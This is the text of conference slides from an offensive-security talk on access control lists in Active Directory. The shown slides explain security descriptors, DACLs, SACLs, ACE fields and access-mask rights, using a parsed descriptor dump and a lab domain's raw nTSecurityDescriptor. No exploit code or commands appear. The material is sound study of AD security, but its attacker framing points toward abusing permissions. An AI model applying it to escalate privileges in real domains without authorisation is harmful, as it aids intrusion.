Positive Hack Days

Another attacker's view of ACL in AD

Shlyundin Pavel

Bio

Name: Shlyundin Pavel

Alias: Riocool t.me/riocool

Day job: BSS-Security

Night job(s):


Github: github.com/PShlyundin/ldap_shell

Telegram chanel: t.me/RedTeambro

Certifications:

OSCP, LPT, OSCE, OSWE, CRTE, EcPTXv2

CTF (Standoff) Team: True0xA3



ACL, DACL and SACL

- Access Control List (ACL) is basically shorthand for the DACL/SACL superset
- An object's Discretionary Access Control List (DACL) and Security Access Control List (SACL) are ordered collections of Access Control Entries (ACEs)
  - The DACL specifies what principals/trustees have what rights over the object
  - The SACL allows for auditing of access attempts to the object

```
SR_SECURITY_DESCRIPTOR
Revision: {b'\x01'}
Sbz1: {b'\x00'}
Control: {33796}
OffsetOwner: {0}
OffsetGroup: {0}
OffsetSacl: {0}
OffsetDacl: {20}
Sacl: {b''}
Dacl:{
    AclRevision: {4}
    Sbz1: {0}
    AclSize: {1556}
    AceCount: {38}
    Sbz2: {0}
    DataLen: {1548}
    Data: {[<ldap_shell.ldaptypes.ACE object at 0x7fe4cc07ad30>, <ldap_
<ldap_shell.ldaptypes.ACE object at 0x7fe4cc19f3a0>, <ldap_shell.ldapty
0x7fe4cc074a60>, <ldap_shell.ldaptypes.ACE object at 0x7fe4cc074910>, <
<ldap_shell.ldaptypes.ACE object at 0x7fe4cc191ee0>, <ldap_shell.ldapty
0x7fe4cc080d00>, <ldap_shell.ldaptypes.ACE object at 0x7fe4cc0803d0>, <
<ldap_shell.ldaptypes.ACE object at 0x7fe4cc090070>, <ldap_shell.ldapty
0x7fe4cc090820>, <ldap_shell.ldaptypes.ACE object at 0x7fe4cc090ac0>, <
<ldap_shell.ldaptypes.ACE object at 0x7fe4cc0922e0>, <ldap_shell.ldapty
0x7fe4cc092ac0>, <ldap_shell.ldaptypes.ACE object at 0x7fe4cc19fbe0>, <
<ldap_shell.ldaptypes.ACE object at 0x7fe4cc07a190>, <ldap_shell.ldapty
0x7fe4cc07a880>, <ldap_shell.ldaptypes.ACE object at 0x7fe4cc07abe0>, <
}
OwnerSid: {b''}
GroupSid: {b''}
```

Security Descriptor


A security descriptor can include the following information


- Object Owner (SID)
- Discretionary Access Control List (DACL)
- System Access Control List (SACL)
- Set of control bits


```
typedef struct _SECURITY_DESCRIPTOR {
  UCHAR  Revision;
  UCHAR  Sbz1;
  SECURITY_DESCRIPTOR_CONTROL  Control;
  PSID  Owner;
  PSID  Group;
  PACL  Sacl;
  PACL  Dacl;
} SECURITY_DESCRIPTOR, *PISECURITY_DESCRIPTOR;
```


```
CN=p.petrov,CN=Users,DC=roasting,DC=lab
nTSecurityDescriptor: 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
```

ACL in ADUC










ACL, DACL and SACL




ACE


All ACEs include:

□ A 32-bit set of flags that control auditing

□ A 32-bit access mask that specifies access rights allowed

□ A security identifier (SID) that identifies the principal/trustee that has the given rights






```
Mask:{
    Mask: {131380}
}
Sid:{
    Revision: {1}
    SubAuthorityCount: {5}
    IdentifierAuthority:{
        Value: {b'\x00\x00\x00\x00\x00\x05'}
    }
    SubLen: {20}
    SubAuthority: {b'\x15\x00\x00\x00M!\xae\xa4\xdcPO\\5\xc7z\x8dT\x04\x00\x00'}
}
```

ACE

RIGHT	Mask	Human view
RIGHT_DS_CREATE_CHILD	0x00000001	CreateChild
RIGHT_DS_DELETE_CHILD	0x00000002	DeleteChild
RIGHT_DS_LIST_CONTENTS	0x00000004	ListChildren
RIGHT_DS_WRITE_PROPERTY_EXTENDED	0x00000008	Self
RIGHT_DS_READ_PROPERTY	0x00000010	ReadProperty
RIGHT_DS_WRITE_PROPERTY	0x00000020	WriteProperty
RIGHT_DS_DELETE_TREE	0x00000040	DeleteTree
RIGHT_DS_LIST_OBJECT	0x00000080	ListObject
RIGHT_DS_CONTROL_ACCESS	0x00000100	ExtendedRight
RIGHT_DELETE	0x00010000	Delete
RIGHT_READ_CONTROL	0x00020000	ReadControl
RIGHT_WRITE_DAC	0x00040000	WriteDacl
RIGHT_WRITE_OWNER	0x00080000	WriteOwner
RIGHT_GENERIC_ALL	0x10000000	GenericAll
RIGHT_GENERIC_EXECUTE	0x20000000	GenericExecute
RIGHT_GENERIC_WRITE	0x40000000	GenericWrite
RIGHT_GENERIC_READ	0x80000000	GenericRead

```
>>> hex(131380)
'0x20134'
>>>
```

0x20000 – ReadControl
0x100 – ExtendedRight
0x30 – WriteProperty and ReadProperty
0x4 – ListChildren

